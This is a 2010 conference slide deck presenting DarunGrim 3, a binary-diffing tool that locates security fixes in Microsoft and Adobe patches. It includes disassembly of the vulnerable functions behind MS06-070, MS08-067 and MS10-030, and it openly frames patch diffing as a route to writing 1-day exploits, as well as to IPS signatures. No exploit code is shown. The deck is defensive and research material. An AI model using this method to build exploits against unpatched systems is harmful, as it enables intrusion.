

# **ExploitSpotting: Locating Vulnerabilities Out Of Vendor Patches Automatically**

**Black Hat USA 2010**

**July 28<sup>th</sup>**

**Las Vegas, USA**

**Jeongwook "Matt" Oh  
Sr. Security Researcher  
WebSense Inc.**

# Who am I?

- Current Employer: WebSense Inc.
  - Performing researches related to malware and exploit detection.
- Former Employer: eEye Digital Security
  - Developed IPS security product
    - Diffed vendor patches regularly
  - Found some vulnerabilities (MS06-070, CA-Arc Server, ...)
    - But not usually do bug hunt
- DarunGrim
  - Binary diffing tool as a weekend project

# Simple Question

- Do you really believe that if a patch is out, every **security problems** will be gone?
  - How about Conficker?
    - It used MS08-067 RPC vulnerability that was fixed at least few months before their outbreak
  - How about drive-by exploits and exploit packs?
    - 0-days are rare. Mostly patched exploits in highly obfuscated form
  - How about exploit frameworks like Metasploit and Core Impact, or Canvas?
    - It's not usually about 0-day exploits
    - Mostly they are about 1-day exploits which have patches released for them

# Exploits vs Security Products

- Exploits
  - POC
  - Exploit packs
  - Drive-by exploits
  - Exploit Frameworks(Metasploit, Canvas, Core Impact )
    - These are also security products for testing
- Security Products
  - AV, Web Filter, Mail Filter, IDS, IPS, Vulnerability Scanner, etc
  - Basically what security industry is doing is creating signatures against wild-life threats

# Exploits vs Security Products

- Exploits evade signatures using obfuscations(sometimes called packing) in binary or exploit scripts.
  - Or they can create an exploit for silently patched exploits aka 1-day exploits
  - Usually all is about evading security products
- 0-days are serious concern, but 1-days are also
  - There are some actual cases a security researchers wrote 1-day exploits by diffing patches
    - MS07-004: VML issue analyzed by ByoungYoung Lee
      - <http://www.securityfocus.com/archive/1/archive/1/457164/100/0/threaded>
    - MS08-067: RPC issue analyzed by Stephen Ridley
      - <http://dontstuffbeansupyournose.com/2008/10/23/looking-at-ms08-067/>
    - MS10-024: Windows SMTP DNS query ID issue by Core Lab
      - <http://www.coresecurity.com/content/CORE-2010-0424-windows-smtp-dns-query-id-bugs>

# Why does Binary Diffing Matter?

## To Create Exploits

- With POC
  - Exploit writing is refactoring the code
  - Make it reliable
- Without POC
  - You need to figure it out yourself
  - Binary diffing is your friend
  - We can expand current Metasploit exploits arsenal by far by performing more thorough analysis on the major vendor patches

# Why does Binary Diffing Matter?

## To Generate Signatures

- The IPS and vulnerability scanner or even AV
  - They need signatures
- How to acquire signatures
  - If there is no POC, they need technical details
- How to acquire technical details
  - Usually not provided by the vendors
    - Few years ago, Microsoft made a program called MAPP, but I found that many times it's not enough
  - Patch Analysis is the way.

# Limitations with Current Binary Diffing Tools


- Managing files is boring job.
  - Downloading patches
  - Storing old binaries
  - Loading the files manually
- How do we know which function has security updates, not feature updates?
  - Just go through every modified functions?
    - How about if the modified functions are too many?

# DarunGrim 3

- Web Interface
  - User friendly
  - By clicking through and you get the diffing results
- Bin Collector
  - Binary Managing Functionality
- Security Implication Score
  - Shows you what functions have more security related patches inside it.


# Architecture Change

## DarunGrim 2 vs DarunGrim 3



# Web Console: Main Screen

[ [Files Import](#) / [Files List](#) / [Microsoft Patches List](#) / [About](#) ]



Made by [Jeongwook "Matt" Oh](#)

[Bug Reporting & Feature Requests](#)

[DarunGrim Main Site](#)

# Bin Collector

- Binary collection & consolidation system
  - Toolkit for constructing binary library
  - It maintains indexes and version information on the binary files from the vendors.
  - Download and extract patches automatically for some of MS patches
- It is managed through Web Console
  - Exposes python interface

# Web Console Work Flow

## Initiate Diffing

[List](#) > [MS08-067](#) > [Windows XP Service Pack 3](#)

Company Name	Microsoft Corporation
Operating System	xpsp
Service Pack	sp2
Filename	netapi32.dll
Unpatched Filename	MS06-070: T:\mat\Projects\Binaries\Windows XP\Microsoft Corporation\netapi32.dll\5.1.2600.2976 (xpsp_sp2_gdr.060817-0106)\netapi32.dll
Patched Filename	MS08-067: T:\mat\Projects\Binaries\Windows XP\Microsoft Corporation\netapi32.dll\5.1.2600.3462 (xpsp_sp2_gdr.081015-1244)\netapi32.dll

The unpatched file is automatically guessed based on the file name and version string.

# Security Implication Score

- Objective of Binary Diffing
  - Locate security patches as quickly as possible
    - Sometimes the diff results are not clear because of a lot of noises.
- The noises are caused by
  - Feature updates
  - Code Refactoring
    - refactor the codes to clarify the problems
  - Compiler Option change
    - Optimization level creates whole a lot of false positives
  - Disassembler False Positives
    - Disassembling technology is far from completeness

# Security Implication Score

- Not all patches are security patches
- Sometimes it's like finding needles in the sand
- We need a way for locating patches with strong **security implication**

# Security Implication Score

- Security Implication Score
  - Signature based scoring system
    - If you can deduce common patterns for usual vulnerabilities, then you can use it for later usage.
  - Signatures examples
    - How about strlen?
    - How about addition of safe string APIs.
    - How about 0xffffffff? something.
  - Customizable
    - Written in python code
    - Easy to be extended by 3<sup>rd</sup> party security researchers
    - You can submit your signatures to me so that I can include them with next release

# So does it work?

- An Adobe patch for AcroRd32.dll 9.3.3 had **3630** functions modified.
  - The functions with SIS > 0 was only under **692**.
  - The functions with SIS > 1 was only under **70**.

AcroRd32.dll: 9.3.2.163 vs 9.3.3.177

Unpatched	Patched	Security Implication Score
<a href="#">sub_370A02</a>	<a href="#">sub_370952</a>	38
<a href="#">sub_5FC7E8</a>	<a href="#">sub_5FC901</a>	13
<a href="#">loc_604A07</a>	<a href="#">sub_605578</a>	13
<a href="#">sub_494623</a>	<a href="#">sub_49465F</a>	8
<a href="#">sub_4CB0F0</a>	<a href="#">sub_4C7070</a>	8
<a href="#">sub_604D6B</a>	<a href="#">sub_605931</a>	7
<a href="#">sub_896642</a>	<a href="#">sub_8965DA</a>	7
<a href="#">sub_51EDE8</a>	<a href="#">sub_54C286</a>	6
<a href="#">loc_604249</a>	<a href="#">loc_604D82</a>	5
<a href="#">loc_604990</a>	<a href="#">sub_6054D7</a>	5
<a href="#">sub_6BCEDD</a>	<a href="#">sub_386920</a>	5
<a href="#">sub_865210</a>	<a href="#">sub_386920</a>	5
<a href="#">sub_9C0210</a>	<a href="#">sub_386920</a>	5

# DarunGrim3 Demo

- I'll show the demo of DarunGrim3
- You can grab an idea how it works
- I will show you few patches

# Signature Examples

- The Examples shown here are all about signatures
  - Signature-based matching for diffing results help expediting the diffing process
  - Examples for each vulnerability classes.
- Few 1-day exploits information that has never been disclosed before will be released
  - No full-functional code
  - Don't panic. We already have patches.
  - Just POC purpose, you can dig yourself and will be surprised how much gold you can dig.

# Stack Based Buffer Overflow

## MS06-070

Vulnerability in Workstation Service Could Allow Remote Code Execution (924270)

```
; __stdcall NetpManageIPCConnect(x, x, x...
_NetpManageIPCConnect@16 proc near

Buf= byte ptr -2D8h
var_2D4= dword ptr -2D4h
var_2D0= dword ptr -2D0h
var_2C8= dword ptr -2C8h
var_2BC= dword ptr -2BCh
var_2B8= dword ptr -2B8h
var_2B4= dword ptr -2B4h
ParmError= dword ptr -2B0h
UserName= byte ptr -2ACh
var_2A8= word ptr -2A8h
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
arg_8= dword ptr 10h
arg_C= byte ptr 14h

mov     edi, edi
push    ebp
mov     ebp, esp
sub     esp, 2D8h
mov     eax, __security_cookie
push    ebx
mov     [ebp+var_4], eax
mov     eax, [ebp+arg_8]
push    esi
mov     esi, [ebp+arg_0]
xor     ebx, ebx
cmp     word ptr [esi], 5Ch
push    edi
mov     edi, [ebp+arg_4]
mov     [ebp+var_2B4], eax
lea     eax, [ebp+UserName]
mov     [ebp+ParmError], ebx
jz      short loc_76E56591
```

User controllable

```
loc_76E5659A:
push    esi
push    offset aWslpc      ; "%ws\\IPC$"
push    eax                ; wchar_t *
call    ds:__inp_sprintf
add     esp, 0Ch
test    [ebp+arg_C], 2
jz      short loc_76E5661F
```

Overflow

# Stack Based Buffer Overflow

## MS06-070

List > MS06-070 > Microsoft Windows XP Service Pack 2 — > netapi32.dll

Unpatched	Patched	Security Implication Score
<a href="#">_NetpManagelPCConnect@16</a>	<a href="#">_NetpManagelPCConnect@16</a>	6
<a href="#">sub_5B88F5EB</a>	<a href="#">sub_5B869B96</a>	2

# Stack Based Buffer Overflow

## MS06-070

```
cmp word ptr [esi], 5Ch
```

```
push edi
```

```
mov edi, [ebp+Str]
```

```
mov [ebp+var_2B4], eax
```

```
lea eax, [ebp+UseName]
```

```
mov [ebp+ParmError], ebx
```

```
jz short loc_5B885189
```

```
push edi
```

```
mov edi, [ebp+Str]
```

```
push ebx ; Str
```

```
mov [ebp+var_2B8], eax
```

```
lea esi, [ebp+UseName]
```

```
call ds: __imp__wcslen
```

```
cmp eax, 101h
```

```
pop ecx
```

```
jbe short loc_5B885199
```

```
[5B885184]
```

```
push ebx
```

```
push offset aNetpmanageipcc; "NetpManagelPCCconnect: server  
name %ws t"...
```

```
call _NetpLogPrintHelper
```

```
pop ecx
```

```
pop ecx
```

```
push 57h
```

```
pop eax
```

```
jmp loc_5B8853D4
```

# Stack Based Buffer Overflow Signatures

- Pattern matching for string length checking routines
  - a good sign for stack or heap based buffer overflow.
- There are variations of string length check routines.
  - `strlen`, `wcslen`, `_mbslen`, `_mbstrlen`

# Stack Based Buffer Overflow

## MS08-067 (Logic Error)

- Conficker worm exploited this vulnerability
  - to propagate through internal network.
- Easy target for binary diffing
  - Only 2 functions changed.
    - One is a change in calling convention.
    - The other is the function that has the vulnerability

# Stack Based Buffer Overflow


## MS08-067 (Logic Error)

[List](#) > [MS08-067](#) > [Windows XP Service Pack 2](#) > [netapi32.dll](#)

Unpatched	Patched	Security Implication Score
<a href="#">sub_5B86A26B</a>	<a href="#">sub_5B86A272</a>	20
<a href="#">_CanonicalizePathName@20</a>	<a href="#">_CanonicalizePathName@20</a>	1
<a href="#">loc_5B86B490</a>	<a href="#">loc_5B86B448</a>	0

# Stack Based Buffer Overflow

## MS08-067 (Logic Error)



# Stack Based Buffer Overflow

## MS08-067 (Logic Error)

List > MS08-067 > Windows XP Service Pack 2 > netapi32.dll > Functions

Unpatched: sub_5B86A26B	Patched: sub_5B86A272
[5B86A26B] mov edi, edi push ebp mov ebp, esp push ecx mov ecx, [ebp+arg_0] mov ax, [ecx] push ebx push esi push edi xor ebx, ebx xor edi, edi cmp ax, 5Ch push 2Fh mov [ebp+var_4], ebx pop esi jz loc_5B86D58D	[5B86A272] mov edi, edi push ebp mov ebp, esp sub esp, 0Ch push ebx push esi mov esi, eax push edi push esi ; Str call ds: __imp__wcslen jmp loc_5B878750 pop ecx push 2Fh pop edx lea eax, [esi+eax*2+2] push 5Ch mov [ebp+var_8], eax mov ax, [esi] xor ebx, ebx pop edi cmp ax, di mov [ebp+pszDest], ebx

# Stack Based Buffer Overflow

## MS08-067 (Logic Error)

```
mov [ebp+var_4], esi
jmp loc_5B86A2AE

[5B878800]
push eax ; pszSrc
mov eax, [ebp+var_8]
sub eax, ebx
sar eax, 1
push eax ; cchDest
push ebx ; pszDest
call _StringCchCopyW@12;
StringCchCopyW(x,x,x)
cmp word ptr [ebp+var_C], 0
jz loc_5B869FBC

[5B87881A]
cmp esi, ebx
mov [ebp+pszDest], ebx
```

# Stack Based Buffer Overflow

## MS08-067 (Logic Error)

StringCchCopyW

<http://msdn.microsoft.com/en-us/library/ms647527%28VS.85%29.aspx>

### Syntax

```
HRESULT StringCchCopy(  
    __out LPTSTR pszDest,  
    __in  size_t cchDest,  
    __in  LPCTSTR pszSrc  
);
```

Copy

Compared to the functions it replaces, **StringCchCopy** provides additional processing for proper buffer handling in your code. Poor buffer handling is implicated in many security issues that involve buffer overruns. **StringCchCopy** always null-terminates a non-zero-length destination buffer.

Behavior is undefined if the strings pointed to by *pszSrc* and *pszDest* overlap.

# Stack Based Buffer Overflow

## Signatures

- Pattern matching for safe string manipulation functions
  - **Strsafe Functions**
    - StringCbCat, StringCbCatEx, StringCbCatN, StringCbCatNEx, StringCbCopy, StringCbCopyEx, StringCbCopyN, StringCbCopyNEx, StringCbGets, StringCbGetsEx, StringCbLength, StringCbPrintf, StringCbPrintfEx, StringCbVPrintf, StringCbVPrintfEx, StringCchCat, StringCchCatEx, StringCchCatN, StringCchCatNEx, StringCchCopy, StringCchCopyEx, StringCchCopyN, StringCchCopyNEx, StringCchGets, StringCchGetsEx, StringCchLength, StringCchPrintf, StringCchPrintfEx, StringCchVPrintf, StringCchVPrintfEx
  - **Other Safe String Manipulation Functions**
    - strcpy\_s, wcsncpy\_s, \_mbstrcpy\_s
    - strcat\_s, wcscat\_s, \_mbstrcat\_s
    - strncat\_s, \_strncat\_s\_l, wcsncat\_s, \_wcsncat\_s\_l, \_mbsncat\_s, \_mbsncat\_s\_l
    - strncpy\_s, \_strncpy\_s\_l, wcsncpy\_s, \_wcsncpy\_s\_l, \_mbsncpy\_s, \_mbsncpy\_s\_l
    - sprintf\_s, \_sprintf\_s\_l, swprintf\_s, \_swprintf\_s\_l

# Stack Based Buffer Overflow Signatures

- Removal of unsafe string routines
  - strcpy, wcsncpy, \_mbstrcpy
  - strcat, wcscat, \_mbscat
  - sprintf, \_sprintf\_l, swprintf, \_swprintf\_l, \_\_swprintf\_l
  - vsprintf, \_vsprintf\_l, vswprintf, \_vswprintf\_l, \_\_vswprintf\_l
  - vsnprintf, \_vsnprintf, \_vsnprintf\_l, \_vsnwprintf, \_vsnwprintf\_l

# Integer Overflow

## MS10-030

inetcomm.dll: 6.00.2900.3350 (xpsp\_sp2\_gdr.080411-1459) vs 6.00.2900.3664 (xpsp\_sp2\_gdr.100129-1447)

Unpatched	Patched	Security Implication Score
<a href="#">?ResponseSTAT@CPOP3Transport@@AAEXXZ</a>	<a href="#">?ResponseSTAT@CPOP3Transport@@AAEXXZ</a>	6
<a href="#">?ResizeMsgSeqNumTable@Cimap4Agent@@UAGJK@Z</a>	<a href="#">?ResizeMsgSeqNumTable@Cimap4Agent@@UAGJK@Z</a>	6
<a href="#">?ResponseGenericList@CPOP3Transport@@AAEXXZ</a>	<a href="#">?ResponseGenericList@CPOP3Transport@@AAEXXZ</a>	5
<a href="#">?GetMsgSeqNumToUIDArray@Cimap4Agent@@UAGJPAPAKPAK@Z</a>	<a href="#">?GetMsgSeqNumToUIDArray@Cimap4Agent@@UAGJPAPAKPAK@Z</a>	5
<a href="#">?RootProps_EndChildren@CHTTPMailTransport@@QAEJXZ</a>	<a href="#">?ContactInfo_EndChildren@CHTTPMailTransport@@QAEJXZ</a>	5
<a href="#">_STR_ATT_COMBINED</a>	<a href="#">_STR_ATT_RENDERED</a>	4
<a href="#">_STR_ATT_NORMSUBJ</a>	<a href="#">_STR_ATT_RENDERED</a>	3
<a href="#">_STR_ATT_PRIORITY</a>	<a href="#">_STR_ATT_RENDERED</a>	3
<a href="#">?ProcessTransactTestResponse@CNNTPTTransport@@AAEJXZ</a>	<a href="#">?StartLogon@CNNTPTTransport@@AAEXXZ</a>	3
<a href="#">_STR_ATT_SERVER</a>	<a href="#">_STR_ATT_FORMAT</a>	2
<a href="#">??1CActiveMovie@@UAE@XZ</a>	<a href="#">??1CBGImage@@UAE@XZ</a>	2
<a href="#">?CheckForCompleteResponse@Cimap4Agent@@AAEXPADKPAW4IMAP_RESPONSE_ID@@@Z</a>	<a href="#">?CheckForCompleteResponse@Cimap4Agent@@AAEXPADKPAW4IMAP_RESPONSE_ID@@@Z</a>	2
<a href="#">_STR_ATT_STOREMSGID</a>	<a href="#">_STR_ATT_RENDERED</a>	1
<a href="#">_STR_ATT_FORWARDTO</a>	<a href="#">_STR_ATT_FORMAT</a>	1
<a href="#">?ExclusiveUnlock@CExShareLockWithNestAllowed@@QAEJXZ</a>	<a href="#">?ExclusiveUnlock@CExShareLock@@QAEJXZ</a>	1
<a href="#">?TryNextSecurityPkg@CSMTPTransport@@AAEXXZ</a>	<a href="#">?TryNextSecurityPkg@CAsyncConn@@QAEJXZ</a>	1

# Integer Overflow

## MS10-030

### Integer Comparison Routine

[7618DCF0]

mov ecx, ebx

shl ecx, 2

lea eax, [esi+584h]

push ecx ; unsigned \_\_int32

lea edi, [esi+580h]

push eax ; void \*\*

mov [edi], ebx

call ?HrAlloc@@@YGJPAPAXK@Z; HrAlloc(void \*\*,ulong)

test eax, eax

mov [ebp+var\_10], eax

jl short loc\_7618DD36

[7618DE07]

lea eax, [ebp+var\_C]

push eax ; unsigned \_\_int32 \*

push 4

pop ecx

mov eax, ebx

mul ecx

push edx

push eax ; unsigned \_\_int64

mov [ebp+var\_C], edi

mov [ebp+var\_10], edi

call ?ULongLongToULong@@@YGJ\_KPAK@Z;  
ULongLongToULong(unsigned \_\_int64,ulong \*)

cmp eax, edi

mov [ebp+var\_14], eax

jl short loc\_7618DE68

# Integer Overflow

## MS10-030

- The data comes from the network
- Converted using StrToIntA API
- Multiplied by 4
  - Which can result in Integer Overflow

[7618DCCE]

```
push [ebp+lpSrc] ; lpSrc
mov edi, ds:__imp__StrToIntA@4; StrToIntA(x)
call edi ; StrToIntA(x); StrToIntA(x)
push [ebp+var_8] ; lpSrc
mov ebx, eax
call edi ; StrToIntA(x); StrToIntA(x)
cmp dword ptr [esi+578h], 0
mov [ebp+var_C], eax
jnz short loc_7618DD2C
```

[7618DDE4]

```
push [ebp+lpSrc] ; lpSrc
mov edi, ds:__imp__StrToIntA@4; StrToIntA(x)
call edi ; StrToIntA(x); StrToIntA(x)
push [ebp+var_8] ; lpSrc
mov ebx, eax
call edi ; StrToIntA(x); StrToIntA(x)
xor edi, edi
cmp [esi+578h], edi
mov [ebp+var_18], eax
jnz short loc_7618DE5E
```

# Integer Overflow

## Signatures

- Additional string to integer conversion functions can be used to check sanity of an integer derived from string.
  - **ULONGLongToULONG Function**
    - In case of multiplication operation is done on 32bit integer values, it can overflow. This function can help to see if the overflow happened.
  - **atoi, \_atoi\_l, \_wtoi, \_wtoi\_l or StrToInt Function** functions might appear on both sides of functions.

# Somebody Smells 1-day Exploit here?

- There are more patched functions aside from CPOP3Transport::ResponseSTAT method
- CImap4Agent::ResizeMsgSeqNumTable looks promising

[761C2EC7]

mov eax, ebx

shl eax, 2

push eax ; unsigned \_\_int32

lea edi, [esi+0F1Ch]

push edi ; void \*\*

call ?MemRealloc@@@YGHPAPAXK@Z; MemRealloc(void \*\*,ulong)

test eax, eax

jnz short loc\_761C2F1F

[761C2F13]

lea eax, [ebp+var\_208]

push eax ; unsigned \_\_int32 \*

push 4

pop ecx

mov eax, ebx

mul ecx

push edx

push eax ; unsigned \_\_int64

call ?ULongLongToULong@@YGJ\_KPAK@Z;  
